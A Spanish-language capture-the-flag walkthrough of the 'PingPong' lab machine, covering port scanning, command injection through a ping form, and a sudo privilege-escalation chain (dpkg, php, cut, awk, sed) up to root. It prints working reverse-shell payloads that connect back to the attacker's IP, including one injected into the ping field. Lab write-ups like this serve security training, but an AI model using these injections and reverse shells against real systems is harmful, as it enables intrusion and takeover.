PINGPONG

DESPLIEGUE

1- Descargamos el zip de la plataforma. Con unzip descomprimimos

```
unzip pingpong.zip

  Archive:  pingpong.zip
  inflating: pingpong.tar
  inflating: auto_deploy.sh
```

2- Y ahora desplegamos la máquina

```
bash auto_deploy.sh pingpong.tar

Estamos desplegando la máquina vulnerable, espere un momento.

Máquina desplegada, su dirección IP es --> 172.17.0.2

Presiona Ctrl+C cuando termines con la máquina para eliminarla
```

CONECTIVIDAD

```
ping -c1 172.17.0.2
```

```
└─# ping -c1 172.17.0.2
PING 172.17.0.2 (172.17.0.2) 56(84) bytes of data.
64 bytes from 172.17.0.2: icmp_seq=1 ttl=64 time=33.3 ms

── 172.17.0.2 ping statistics ──
1 packets transmitted, 1 received, 0% packet loss, time 0ms
rtt min/avg/max/mdev = 33.343/33.343/33.343/0.000 ms
```

```
IP DE LA MÁQUINA VÍCTIMA              172.17.0.2

IP DE LA MÁQUINA ATACANTE  192.168.0.26

LINUX- ttl=64
```

ESCANEO DE PUERTOS


nmap -p- -Pn -sVCS --min-rate 5000 172.17.0.2

```
└─# nmap -p- -Pn -sVCS --min-rate 5000 172.17.0.2
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-07-02 12:31 EDT
Nmap scan report for asucar.dl (172.17.0.2)
Host is up (0.000042s latency).
Not shown: 65532 closed tcp ports (reset)
PORT     STATE SERVICE  VERSION
80/tcp   open  http     Apache httpd 2.4.58 ((Ubuntu))
|_http-title: Apache2 Ubuntu Default Page: It works
|_http-server-header: Apache/2.4.58 (Ubuntu)
443/tcp  open  ssl/http Apache httpd 2.4.58 ((Ubuntu))
|_ssl-date: TLS randomness does not represent time
|_http-server-header: Apache/2.4.58 (Ubuntu)
| ssl-cert: Subject: commonName=example.com/organizationName=Your Organization/stateOrProvinceName=California/countryName=US
| Not valid before: 2024-05-19T14:20:49
|_Not valid after:  2025-05-19T14:20:49
|_http-title: Apache2 Ubuntu Default Page: It works
| tls-alpn:
|_  http/1.1
5000/tcp open  upnp?
```


Puertos 80, 443 Y 5000.

PUERTO 80


PUERTO 5000



Parece que desde aquí podemos usar el comando ping



Probamos si es susceptible a inyección de comandos



EXPLOTACIÓN

Intentamos enviarnos una reverse shell. En Kali, nos ponemos a la escucha

por el puerto 4444; nos vamos a https://www.revshells.com/

y enviamos esta shell

```
127.0.0.1 &&php -r '$sock=fsockopen("192.168.0.26",4444);exec("bash <&3 >&3 2>&3");'
```

Vemos que funciona

```
nc -nlvp 4444
```

```
listening on [any] 4444 ...
connect to [192.168.0.26] from (UNKNOWN) [172.17.0.2] 53864
whoami
freddy
```

Tratamos la TTY

```
script /dev/null -c bash
```

crtl+Z

```
stty raw -echo; fg
                  reset xterm
```

```
export TERM=xterm
```

```
export SHELL=bash
```

```
stty rows 36 columns 167
```

Buscamos permisos sudo

ESCALADA DE PRIVILEGIOS


```
freddy@77de0d2b0c58:~$ sudo -l
Matching Defaults entries for freddy on 77de0d2b0c58:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin, use_pty

User freddy may run the following commands on 77de0d2b0c58:
    (bobby) NOPASSWD: /usr/bin/dpkg
freddy@77de0d2b0c58:~$
```


Vamos a https://gtfobins.github.io/gtfobins/dpkg/#sudo

sudo -u bobby /usr/bin/dpkg -l

!/bin/bash



Somos bobby. Buscamos permisos sudo



Vamos a https://gtfobins.github.io/gtfobins/php/#sudo

CMD="/bin/sh"
sudo php -r "system('$CMD');"

Aquí, tuve varios intentos y no funcionaba por lo que aprovechando

que podemos ejecutar php como gladys me envio una reverse shell

Me pongo a la escucha

nc -nlvp 443

Y me envio este script

sudo -u gladys /usr/bin/php -r
'$sock=fsockopen("192.168.0.26",443);shell_exec("bash <&3 >&3 2>&3");'

```
gladys@77de0d2b0c58:/home/freddy$ sudo -l
sudo -l
Matching Defaults entries for gladys on 77de0d2b0c58:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin,
    use_pty
User gladys may run the following commands on 77de0d2b0c58:
    (chocolatito) NOPASSWD: /usr/bin/cut
```

```
gladys@77de0d2b0c58:/home/freddy$ ls /opt
ls /opt
chocolatitocontraseña.txt

gladys@77de0d2b0c58:/home/freddy$ sudo -u chocolatito /usr/bin/cut -d "" -f1

"/opt/chocolatitocontraseña.txt"

chocolatitopassword

gladys@77de0d2b0c58:/home/freddy$
```

Nos hacemos chocolatito con esta contraseña

```
gladys@77de0d2b0c58:/home/freddy$ su chocolatito
su chocolatito
Password: chocolatitopassword

chocolatito@77de0d2b0c58:/home/freddy$
```

Revisamos, otra vez, permisos sudo

```
chocolatito@77de0d2b0c58:/home/freddy$ sudo -l
sudo -l
Matching Defaults entries for chocolatito on 77de0d2b0c58:
        env_reset, mail_badpass,

secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin,
        use_pty

User chocolatito may run the following commands on 77de0d2b0c58:
        (theboss) NOPASSWD: /usr/bin/awk
```

Consultamos en https://gtfobins.github.io/gtfobins/awk/#sudo

```
sudo -u theboss /usr/bin/awk 'BEGIN {system("/bin/bash")}'
```

theboss@77de0d2b0c58:/home/freddy$

Revisamos permisos sudo

Vamos a https://gtfobins.github.io/gtfobins/sed/#sudo

sudo -u root /usr/bin/sed -n '1e exec sh 1>&0' /etc/hosts